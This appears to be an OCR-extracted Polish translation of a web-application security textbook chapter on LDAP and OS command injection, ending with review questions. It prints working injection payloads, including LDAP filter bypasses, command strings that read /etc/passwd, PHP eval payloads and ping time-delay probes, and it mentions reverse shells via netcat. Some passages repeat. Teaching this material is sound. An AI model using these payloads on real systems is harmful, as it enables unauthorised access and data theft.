* Jeśli filtr wyszukiwania wykorzystuje operator logiczny do określenia zapytania łączącego lub odłączającego, zwykle pojawia się on przed punktem, w którym wprowadzane są dane użytkownika i dlatego nie można go modyfikować. Dlatego proste warunki dopasowania i zapytania koniunkcyjne nie mają odpowiednika ataku typu „lub 1=1”, który pojawia się w przypadku iniekcji SQL.

* W powszechnie używanych implementacjach LDAP zwracane atrybuty katalogów są przekazywane do interfejsów API LDAP jako osobny parametr z filtra wyszukiwania i zwykle są zakodowane na stałe w aplikacji. W związku z tym zwykle nie jest możliwe manipulowanie danymi wejściowymi dostarczonymi przez użytkownika w celu pobrania innych atrybutów niż te, które zapytanie miało pobrać.

* Aplikacje rzadko zwracają informacyjne komunikaty o błędach, więc luki zazwyczaj muszą być wykorzystywane „na ślepo”.

Wykorzystywanie iniekcji LDAP

Pomimo opisanych ograniczeń, w wielu rzeczywistych sytuacjach możliwe jest wykorzystanie luk w zabezpieczeniach LDAP w celu pobrania nieautoryzowanych danych z aplikacji lub wykonania nieautoryzowanych działań. Szczegóły tego, jak to się robi, zazwyczaj w dużej mierze zależą od konstrukcji filtra wyszukiwania, punktu wejścia danych wprowadzanych przez użytkownika oraz szczegółów implementacji samej usługi LDAP zaplecza.

Zapytania dysjunkcyjne

Rozważmy aplikację, która pozwala użytkownikom wyświetlać listę pracowników w określonym dziale firmy. Wyniki wyszukiwania są ograniczone do lokalizacji geograficznych, do których wyświetlania

użytkownik jest uprawniony. Na przykład, jeśli użytkownik ma uprawnienia do przeglądania lokalizacji Londyn i Reading i wyszukuje dział „sprzedaży”, aplikacja wykonuje następujące zapytanie rozłączne:

(|(department=London sales)(department=Reading sales))

W tym przypadku aplikacja konstruuje kwerendę rozłączną i dołącza różne wyrażenia przed danymi wejściowymi podanymi przez użytkownika, aby wymusić wymaganą kontrolę dostępu. W tej sytuacji osoba atakująca może odwrócić zapytanie w celu zwrócenia szczegółowych informacji o wszystkich pracownikach we wszystkich lokalizacjach, wprowadzając następujące wyszukiwane hasło:

)(department=*

Znak * jest symbolem wieloznacznym w LDAP; pasuje do każdego przedmiotu. Gdy dane wejściowe zostaną osadzone w filtrze wyszukiwania LDAP, wykonywane jest następujące zapytanie:

(|(department=London)(department=*)(department=Reading)(department=*))

Ponieważ jest to zapytanie rozłączne i zawiera termin z symbolem wieloznacznym (department=*), pasuje do wszystkich wpisów katalogu. Zwraca dane wszystkich pracowników ze wszystkich lokalizacji, podważając w ten sposób kontrolę dostępu do aplikacji.

Zapytania koniunkcyjne

Rozważmy podobną funkcję aplikacji, która pozwala użytkownikom wyszukiwać pracowników według nazwiska, ponownie w regionie geograficznym, do którego przeglądania są uprawnieni. Jeśli użytkownik jest uprawniony do wyszukiwania w lokalizacji Londyn i wyszukuje nazwę daf, wykonywane jest następujące zapytanie:

(&(givenName=daf)(department=London*))

Tutaj dane wejściowe użytkownika są wstawiane do zapytania koniunkcyjnego, którego druga część wymusza wymaganą kontrolę dostępu poprzez dopasowanie elementów tylko w jednym z londyńskich departamentów. W tej sytuacji dwa różne ataki mogą się powieść, w zależności od szczegółów usługi LDAP zaplecza. Niektóre implementacje LDAP, w tym OpenLDAP, umożliwiają grupowanie wielu filtrów wyszukiwania i są one stosowane rozłącznie. (Innymi słowy, zwracane są wpisy katalogu pasujące do dowolnego z filtrów wsadowych). Osoba atakująca może na przykład podać następujące dane wejściowe:

*))(&(givenName=daf

Kiedy to wejście jest osadzone w oryginalnym filtrze wyszukiwania, staje się:

(&(givenName=*))(&(givenName=daf)(department=London*))

Zawiera teraz dwa filtry wyszukiwania, z których pierwszy zawiera pojedynczy warunek dopasowania symboli wieloznacznych. Dane wszystkich pracowników są zwracane ze wszystkich lokalizacji, co podważa kontrolę dostępu do aplikacji. SPRÓBUJ!

UWAGA: Ta technika wstrzykiwania drugiego filtru wyszukiwania jest również skuteczna w przypadku prostych warunków dopasowania, które nie wykorzystują żadnego operatora logicznego, pod warunkiem, że implementacja zaplecza akceptuje wiele filtrów wyszukiwania.

Drugi typ ataku na zapytania łączone wykorzystuje liczbę implementacji LDAP obsługujących bajty NULL. Ponieważ te implementacje są zwykle pisane w kodzie natywnym, bajt NULL w filtrze wyszukiwania skutecznie kończy łańcuch, a wszelkie znaki następujące po NULL są ignorowane. Chociaż

sam protokół LDAP nie obsługuje komentarzy (w sposób, w jaki sekwencja -- może być używana w języku SQL), ta obsługa bajtów NULL może być skutecznie wykorzystana do „skomentowania" pozostałej części zapytania. W poprzednim przykładzie osoba atakująca może podać następujące dane wejściowe:

*))%00

Sekwencja %00 jest dekodowana przez serwer aplikacji na literalny bajt NULL, więc gdy dane wejściowe są osadzone w filtrze wyszukiwania, mają postać:

(&(givenName=*))[NULL])(department=Londyn*))

Ponieważ filtr ten jest obcinany o bajt NULL, w przypadku LDAP zawiera tylko jeden warunek wieloznaczny, więc zwracane są również dane wszystkich pracowników z działów spoza obszaru Londynu.

Znajdowanie błędów wtrysku LDAP

Podanie nieprawidłowych danych wejściowych do operacji LDAP zwykle nie powoduje wyświetlenia informacyjnego komunikatu o błędzie. Ogólnie rzecz biorąc, dowody dostępne podczas diagnozowania luk w zabezpieczeniach obejmują wyniki zwracane przez funkcję wyszukiwania oraz występowanie błędów, takich jak kod stanu HTTP 500. Niemniej jednak można wykonać poniższe czynności, aby zidentyfikować błąd wstrzykiwania LDAP z pewnym stopniem niezawodności.

KROKI HACKOWANIA

1. Spróbuj wprowadzić tylko znak * jako wyszukiwane hasło. Ten znak działa jako symbol wieloznaczny w LDAP, ale nie w SQL. Jeśli zwracana jest duża liczba wyników, jest to dobry wskaźnik, że masz do czynienia z zapytaniem LDAP.

2. Spróbuj wprowadzić liczbę nawiasów zamykających:

))))))))))

To wejście zamyka wszelkie nawiasy obejmujące twoje dane wejściowe, a także te

które zawierają sam główny filtr wyszukiwania. Powoduje to niedopasowanie nawiasów zamykających, co powoduje unieważnienie składni zapytania. Jeśli wystąpi błąd, aplikacja może być podatna na iniekcję LDAP. (Pamiętaj, że te dane wejściowe mogą również zakłócić wiele innych rodzajów logiki aplikacji, więc stanowi to silny wskaźnik tylko wtedy, gdy masz już pewność, że masz do czynienia z zapytaniem LDAP).

KROKI HACKOWANIA

1. Spróbuj wprowadzić tylko znak * jako wyszukiwane hasło. Ten znak działa jako symbol wieloznaczny w LDAP, ale nie w SQL. Jeśli zwracana jest duża liczba wyników, jest to dobry wskaźnik, że masz do czynienia z zapytaniem LDAP.

2. Spróbuj wprowadzić liczbę nawiasów zamykających:

))))))))))

To wejście zamyka wszelkie nawiasy obejmujące twoje dane wejściowe, a także te które zawierają sam główny filtr wyszukiwania. Powoduje to niedopasowanie nawiasów zamykających, co powoduje unieważnienie składni zapytania. Jeśli wystąpi błąd, aplikacja może być podatna na iniekcję LDAP.

(Pamiętaj, że te dane wejściowe mogą również zakłócić wiele innych rodzajów logiki aplikacji, więc stanowi to silny wskaźnik tylko wtedy, gdy masz już pewność, że masz do czynienia z zapytaniem LDAP).

Zapobieganie wstrzykiwaniu LDAP

Jeśli konieczne jest wstawienie danych wejściowych użytkownika do zapytania LDAP, operacja ta powinna być wykonywana tylko na prostych elementach danych, które można poddać ścisłej weryfikacji danych wejściowych. Dane wprowadzone przez użytkownika należy porównać z białą listą dopuszczalnych znaków, która w idealnym przypadku powinna zawierać tylko znaki alfanumeryczne. Znaki, których można użyć do zakłócenia zapytania LDAP, powinny być zablokowane, w tym ( ); , * | & = i bajt zerowy. Wszelkie dane wejściowe, które nie pasują do białej listy, powinny zostać odrzucone, a nie oczyszczone.

Streszczenie

Zbadaliśmy szereg luk, które umożliwiają wstrzyknięcie do magazynów danych aplikacji internetowych. Te luki w zabezpieczeniach mogą umożliwiać odczytywanie lub modyfikowanie poufnych danych aplikacji, wykonywanie innych nieautoryzowanych działań lub naruszanie logiki aplikacji w celu osiągnięcia celu. Bez względu na to, jak poważne są te ataki, są one tylko częścią szerszego zakresu ataków, które obejmują wstrzykiwanie do zinterpretowanych kontekstów. Inne ataki z tej kategorii mogą umożliwiać wykonywanie poleceń w systemie operacyjnym serwera, pobieranie dowolnych plików i ingerowanie w inne komponenty zaplecza.

Pytania

1. Próbujesz wykorzystać błąd iniekcji SQL, przeprowadzając atak UNION w celu odzyskania danych. Nie wiesz, ile kolumn zwraca oryginalne zapytanie. Jak możesz się tego dowiedzieć?

2. Zlokalizowałeś lukę umożliwiającą wstrzyknięcie kodu SQL w parametrze ciągu. Uważasz, że baza danych to MS-SQL lub Oracle, ale nie możesz pobrać żadnych danych ani komunikatu o błędzie, aby potwierdzić, która baza danych jest uruchomiona. Jak możesz się tego dowiedzieć?

3. W wielu miejscach aplikacji użyłeś pojedynczego cudzysłowu. Na podstawie otrzymanych komunikatów o błędach zdiagnozowano kilka potencjalnych błędów iniekcji SQL. Które z poniższych miejsc byłoby najbezpieczniejszym miejscem do sprawdzenia, czy bardziej spreparowane dane wejściowe mają wpływ na przetwarzanie aplikacji?

(a) Rejestracja nowego użytkownika

(b) Aktualizacja danych osobowych

(c) Rezygnacja z subskrypcji usługi

4. Znalazłeś lukę SQL injection w funkcji logowania i próbujesz użyć wejścia „ lub 1=1--, aby ominąć logowanie. Twój atak nie powiedzie się, a wynikowy komunikat o błędzie wskazuje, że znaki -- są usuwane przez filtry wejściowe aplikacji. Jak można było obejść ten problem?

5. Znalazłeś lukę w zabezpieczeniach typu SQL injection, ale nie możesz przeprowadzić żadnych użytecznych ataków, ponieważ aplikacja odrzuca wszelkie dane wejściowe zawierające spacje. Jak możesz obejść to ograniczenie?

6. Aplikacja podwaja wszystkie pojedyncze cudzysłowy w danych wejściowych użytkownika, zanim zostaną one włączone do zapytań SQL. Znalazłeś lukę umożliwiającą wstrzyknięcie kodu SQL w polu

numerycznym, ale musisz użyć wartości ciągu w jednym z ładunków ataku. Jak umieścić ciąg znaków w zapytaniu bez użycia cudzysłowów?

7. W niektórych rzadkich sytuacjach aplikacje konstruują dynamiczne zapytania SQL na podstawie danych wejściowych dostarczonych przez użytkownika w sposób, którego nie można zabezpieczyć za pomocą zapytań parametrycznych. Kiedy to się dzieje?

8. Masz eskalowane uprawnienia w aplikacji, dzięki czemu masz teraz pełny dostęp administracyjny. Odkrywasz lukę umożliwiającą wstrzyknięcie kodu SQL w funkcji administrowania użytkownikami. W jaki sposób możesz wykorzystać tę lukę, aby dalej przeprowadzać atak?

9. Atakujesz aplikację, która nie przechowuje żadnych wrażliwych danych i nie zawiera mechanizmów uwierzytelniania ani kontroli dostępu. Jak w tej sytuacji należy ocenić znaczenie następujących luk w zabezpieczeniach?

(a) Wstrzyknięcie SQL

(b) Wstrzyknięcie XPath

(c) Wstrzyknięcie polecenia systemu operacyjnego

10. Testujesz funkcję aplikacji, która umożliwia wyszukiwanie danych osobowych. Podejrzewasz, że funkcja uzyskuje dostęp do bazy danych lub zaplecza usługi Active Directory. Jak możesz spróbować ustalić, który z nich ma miejsce?

Atak na komponenty zaplecza

Aplikacje internetowe to coraz bardziej złożone oferty. Często działają jako interfejs internetowy do różnych krytycznych dla biznesu zasobów zaplecza, w tym zasobów sieciowych, takich jak usługi sieciowe, serwery sieciowe zaplecza, serwery pocztowe i zasoby lokalne, takie jak systemy plików i interfejsy do system operacyjny. Często serwer aplikacji działa również jako uznaniowa warstwa kontroli dostępu dla tych komponentów zaplecza. Każdy udany atak, który mógłby przeprowadzić dowolną interakcję z komponentem zaplecza, mógłby potencjalnie naruszyć cały model kontroli dostępu stosowany przez aplikację internetową, umożliwiając nieautoryzowany dostęp do poufnych danych i funkcji. Gdy dane są przekazywane z jednego komponentu do drugiego, są interpretowane przez różne zestawy interfejsów API i interfejsów. Dane uznawane przez podstawową aplikację za „bezpieczne" mogą być wyjątkowo niebezpieczne w dalszym komponencie, który może obsługiwać różne kodowania, znaki ucieczki, ograniczniki pól lub terminatory łańcuchów. Ponadto dalszy komponent może mieć znacznie większą funkcjonalność niż ta, którą zwykle wywołuje aplikacja. Atakujący wykorzystujący lukę w zabezpieczeniach polegającą na wstrzyknięciu często wykracza poza zwykłe złamanie kontroli dostępu do aplikacji. Może wykorzystać dodatkową funkcjonalność obsługiwaną przez komponent zaplecza, aby naruszyć kluczowe części infrastruktury organizacji.

Wstrzykiwanie poleceń systemu operacyjnego

Większość platform serwerów sieciowych ewoluowała do tego stopnia, że istnieją wbudowane interfejsy API umożliwiające praktycznie każdą wymaganą interakcję z systemem operacyjnym serwera. Właściwe użycie tych interfejsów API umożliwia programistom dostęp do systemu plików, interfejs z innymi procesami i bezpieczną komunikację sieciową. Niemniej jednak istnieje wiele sytuacji, w których programiści decydują się na użycie cięższej techniki wydawania poleceń systemu operacyjnego bezpośrednio do serwera. Ta opcja może być atrakcyjna ze względu na swoją moc i prostotę i często zapewnia natychmiastowe i funkcjonalne rozwiązanie określonego problemu. Jeśli jednak aplikacja przekazuje wprowadzone przez użytkownika dane wejściowe do poleceń systemu operacyjnego, może być podatna na wstrzykiwanie poleceń, co umożliwia atakującemu przesłanie spreparowanych danych wejściowych, które modyfikują polecenia, które programiści zamierzali wykonać. Funkcje powszechnie używane do wydawania poleceń systemu operacyjnego, takie jak exec w PHP i wscript.shell w ASP, nie nakładają żadnych ograniczeń co do zakresu poleceń, które można wykonać. Nawet jeśli programista zamierza użyć interfejsu API do wykonania stosunkowo niegroźnego zadania, takiego jak wyświetlenie zawartości katalogu, osoba atakująca może być w stanie go obalić w celu zapisania dowolnych plików lub uruchomienia innych programów. Wszelkie wstrzykiwane polecenia są zwykle uruchamiane w kontekście bezpieczeństwa procesu serwera WWW, który często ma wystarczającą moc, aby osoba atakująca mogła złamać zabezpieczenia całego serwera. Błędy wstrzykiwania poleceń tego rodzaju pojawiły się w wielu gotowych i tworzonych na zamówienie aplikacjach internetowych. Były one szczególnie rozpowszechnione w aplikacjach, które zapewniają interfejs administracyjny serwera przedsiębiorstwa lub urządzeń, takich jak zapory ogniowe, drukarki i routery. Aplikacje te często mają określone wymagania dotyczące interakcji z systemem operacyjnym, które skłaniają programistów do używania bezpośrednich poleceń zawierających dane dostarczone przez użytkownika.


Przykład 1: Wstrzykiwanie przez Perl

Rozważmy poniższy kod CGI języka Perl, który jest częścią aplikacji internetowej służącej do administrowania serwerem. Ta funkcja umożliwia administratorom określenie katalogu na serwerze i wyświetlenie podsumowania wykorzystania jego dysku:


```
#!/usr/bin/perl
```

```
use strict;

use CGI qw(:standard escapeHTML);

print header, start_html("");

print "<pre>";

my $command = "du -h --exclude php* /var/www/html";

$command= $command.param("dir");

$command=`$command`;

print "$command\n";

print end_html;
```

Używany zgodnie z przeznaczeniem, ten skrypt po prostu dołącza wartość podanego przez użytkownika parametru dir na końcu gotowego polecenia, wykonuje polecenie i wyświetla wyniki, jak pokazano na rysunku



Funkcjonalność tę można wykorzystać na różne sposoby, dostarczając spreparowane dane wejściowe zawierające metaznaki powłoki. Te znaki mają specjalne znaczenie dla interpretera przetwarzającego polecenie i mogą być użyte do ingerowania w polecenie, które programista zamierzał wykonać. Na przykład znak pionowej kreski (|) służy do przekierowania danych wyjściowych z jednego procesu do danych wejściowych innego, umożliwiając połączenie wielu poleceń. Atakujący może wykorzystać to zachowanie, aby wstrzyknąć drugie polecenie i pobrać jego dane wyjściowe, jak pokazano na rysunku.



Tutaj wyjście z oryginalnego polecenia du zostało przekierowane jako wejście do polecenia cat/etc/passwd. To polecenie po prostu ignoruje dane wejściowe i wykonuje swoje jedyne zadanie, jakim jest wyświetlenie zawartości pliku passwd. Atak tak prosty jak ten może wydawać się nieprawdopodobny; jednak dokładnie ten typ wstrzykiwania poleceń został znaleziony w wielu produktach komercyjnych. Na przykład stwierdzono, że HP OpenView jest podatny na błąd wstrzykiwania poleceń w następującym adresie URL:

https://target:3443/OvCgi/connectedNodes.ovpl?node=a| [your command] |

Przykład 2: Wstrzykiwanie przez ASP

Rozważmy następujący kod C#, który jest częścią aplikacji sieci Web do administrowania serwerem sieci Web. Funkcja umożliwia administratorom przeglądanie zawartości żądanego katalogu:

string dirName = “C:\\filestore\\” + Directory.Text;


ProcessStartInfo psInfo = new ProcessStartInfo(“cmd”, “/c dir “ +

dirName);


...

Process proc = Process.Start(psInfo);

Używany zgodnie z przeznaczeniem, ten skrypt wstawia wartość dostarczonego przez użytkownika parametru Directory do wstępnie ustawionego polecenia, wykonuje polecenie i wyświetla wyniki, jak pokazano na rysunku.



Podobnie jak w przypadku podatnego na ataki skryptu Perla, osoba atakująca może użyć metaznaków powłoki, aby zakłócić zaprogramowane polecenie programisty i wstrzyknąć własne polecenie. Znak ampersand (&) służy do grupowania wielu poleceń. Podanie nazwy pliku zawierającej znak ampersand i drugiego polecenia powoduje wykonanie tego polecenia i wyświetlenie jego wyników, jak pokazano na rysunku



Wstrzykiwanie poprzez dynamiczne wykonywanie

Wiele języków skryptowych sieci Web obsługuje dynamiczne wykonywanie kodu generowanego w czasie wykonywania. Ta funkcja umożliwia programistom tworzenie aplikacji, które dynamicznie modyfikują własny kod w odpowiedzi na różne dane i warunki. Jeśli dane wejściowe użytkownika zostaną włączone do kodu, który jest wykonywany dynamicznie, osoba atakująca może dostarczyć spreparowane dane wejściowe, które wyłamują się z zamierzonego kontekstu danych i określają polecenia wykonywane na serwerze w taki sam sposób, jakby zostały napisane przez pierwotnego programistę. Pierwszym celem osoby atakującej w tym momencie jest zwykle wstrzyknięcie interfejsu API uruchamiającego polecenia systemu operacyjnego. Funkcja eval PHP służy do dynamicznego wykonywania kodu, który jest przekazywany do funkcji w czasie wykonywania. Rozważ funkcję

wyszukiwania, która umożliwia użytkownikom tworzenie przechowywanych wyszukiwań, które są następnie generowane dynamicznie jako łącza w ich interfejsie użytkownika. Gdy użytkownicy uzyskują dostęp do funkcji wyszukiwania, używają adresu URL podobnego do następującego:

/search.php?storedsearch=\$mysearch%3dwahh

Aplikacja po stronie serwera implementuje tę funkcjonalność poprzez dynamiczne generowanie zmiennych zawierających pary nazwa/wartość określone w parametrze storagesearch, w tym przypadku tworząc zmienną mysearch o wartości wahh:

$storedsearch = $_GET[‘storedsearch’];

eval(“$storedsearch;”);

W tej sytuacji możesz przesłać spreparowane dane wejściowe, które są dynamicznie wykonywane przez funkcję eval, co skutkuje wstrzyknięciem dowolnych poleceń PHP do aplikacji po stronie serwera. Znak średnika może służyć do grupowania poleceń w pojedynczym parametrze. Na przykład, aby pobrać zawartość pliku /etc/password, możesz użyć polecenia file_get_contents lub systemowego:

/search.php?storedsearch=\$mysearch%3dwahh;%20echo%20file_get

_contents(‘/etc/passwd’)

/search.php?storedsearch=\$mysearch%3dwahh;%20system(‘cat%20/etc/

passwd’)

UWAGA: Język Perl zawiera również funkcję eval, która może być eksploatowana w ten sam sposób. Zwróć uwagę, że znak średnika może wymagać zakodowania w adresie URL (jako %3b), ponieważ niektóre parsery skryptów CGI interpretują to jako ogranicznik parametru. W klasycznej ASP funkcja Execute() pełni podobną rolę.

Znajdowanie błędów wtrysku poleceń systemu operacyjnego

W ćwiczeniach dotyczących mapowania aplikacji powinieneś zidentyfikować wszelkie przypadki, w których wydaje się, że aplikacja internetowa wchodzi w interakcję z bazowym systemem operacyjnym, wywołując procesy zewnętrzne lub uzyskując dostęp do systemu plików. Powinieneś zbadać wszystkie te funkcje, szukając wad wstrzykiwania poleceń. W rzeczywistości jednak aplikacja może wydawać polecenia systemu operacyjnego zawierające absolutnie dowolny element danych dostarczonych przez użytkownika, w tym każdy parametr URL i body oraz każdy plik cookie. Aby przeprowadzić dokładny test aplikacji, należy zatem kierować wszystkie te elementy w ramach każdej funkcji aplikacji. Różne interpretery poleceń obsługują metaznaki powłoki na różne sposoby. W zasadzie każdy typ platformy do tworzenia aplikacji lub serwera WWW może odwoływać się do dowolnego interpretera powłoki, działającego na własnym systemie operacyjnym lub na dowolnym innym hoście. Dlatego nie należy przyjmować żadnych założeń dotyczących obsługi metaznaków przez aplikację na podstawie jakiejkolwiek wiedzy o systemie operacyjnym serwera WWW. Do wstrzyknięcia oddzielnego polecenia do istniejącego wstępnie ustawionego polecenia można użyć dwóch szerokich typów metaznaków:

* Postaci ; | & i nowa linia mogą być używane do grupowania wielu poleceń, jedno po drugim. W niektórych przypadkach znaki te mogą zostać podwojone z różnymi efektami. Na przykład w interpreterze poleceń systemu Windows użycie && powoduje wykonanie drugiego polecenia tylko wtedy, gdy pierwsze zakończy się pomyślnie. Używając || powoduje, że druga komenda jest zawsze wykonywana, niezależnie od powodzenia pierwszej.

* Znaku wstecznego (`) można użyć do hermetyzacji osobnego polecenia w elemencie danych przetwarzanym przez oryginalne polecenie. Umieszczenie wstrzykniętego polecenia w obrębie znaczników wstecznych powoduje, że interpreter powłoki wykonuje polecenie i zastępuje enkapsulowany tekst wynikami tego polecenia przed kontynuowaniem wykonywania wynikowego ciągu polecenia.

W poprzednich przykładach łatwo było sprawdzić, czy wstrzyknięcie polecenia było możliwe i pobrać wyniki wstrzykniętego polecenia, ponieważ wyniki te zostały zwrócone natychmiast w odpowiedzi aplikacji. W wielu przypadkach może to jednak nie być możliwe. Być może wstrzykujesz do polecenia, które nie zwraca żadnych wyników i które nie wpływa na dalsze przetwarzanie aplikacji w żaden możliwy do zidentyfikowania sposób. Lub metoda, której użyłeś do wstrzyknięcia wybranego polecenia, może być taka, że jej wyniki zostaną utracone, ponieważ wiele poleceń zostanie połączonych razem. Ogólnie rzecz biorąc, najbardziej niezawodnym sposobem wykrycia, czy wstrzyknięcie polecenia jest możliwe, jest użycie wnioskowania o opóźnieniu czasowym w podobny sposób, jak opisano w przypadku wykorzystania ślepego wstrzyknięcia SQL. Jeśli wydaje się, że istnieje potencjalna luka, możesz użyć innych metod, aby to potwierdzić i odzyskać wyniki wstrzykniętych poleceń.

KROKI HACKOWEANIA

1. Zwykle można użyć polecenia ping jako środka wyzwalającego opóźnienie czasowe, powodując wysyłanie polecenia ping przez serwer do interfejsu sprzężenia zwrotnego przez określony czas. Istnieją niewielkie różnice między sposobem, w jaki platformy Windows i UNIX obsługują separatory poleceń i polecenie ping. Jednak następujący uniwersalny ciąg testowy powinien wywołać 30-sekundowe opóźnienie na obu platformach, jeśli nie zastosowano żadnego filtrowania:

|| ping-i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &

Aby zmaksymalizować swoje szanse na wykrycie błędu wstrzykiwania poleceń, jeśli aplikacja filtruje określone separatory poleceń, należy również przesłać kolejno każdy z następujących ciągów testowych do każdego docelowego parametru i monitorować czas potrzebny aplikacji na odpowiedź:

| ping –i 30 127.0.0.1 |

| ping –n 30 127.0.0.1 |

& ping –i 30 127.0.0.1 &

& ping –n 30 127.0.0.1 &

; ping 127.0.0.1 ;

%0a ping –i 30 127.0.0.1 %0a

` ping 127.0.0.1 `

2. Jeśli wystąpi opóźnienie czasowe, aplikacja może być podatna na wstrzykiwanie poleceń. Powtórz przypadek testowy kilka razy, aby potwierdzić, że opóźnienie nie było wynikiem opóźnienia sieci lub innych anomalii. Możesz spróbować zmienić wartość parametrów -n lub -i i potwierdzić, że doświadczane opóźnienie zmienia się systematycznie wraz z podaną wartością.

3. Używając tego, który z wstrzykniętych łańcuchów okazał się skuteczny, spróbuj wstrzyknąć bardziej interesujące polecenie (takie jak ls lub dir). Określ, czy możesz pobrać wyniki polecenia do przeglądarki.

4. Jeśli nie możesz bezpośrednio pobrać wyników, masz inne możliwości:

* Możesz spróbować otworzyć kanał poza pasmem z powrotem do komputera. Spróbuj użyć TFTP, aby skopiować narzędzia na serwer, użyć telnet lub netcat, aby utworzyć odwróconą powłokę z powrotem na swój komputer i użyć polecenia mail, aby wysłać dane wyjściowe polecenia przez SMTP.

* Możesz przekierować wyniki swoich poleceń do pliku w katalogu głównym, który możesz następnie pobrać bezpośrednio za pomocą przeglądarki. Na przykład:

dir > c:\inetpub\wwwroot\foo.txt

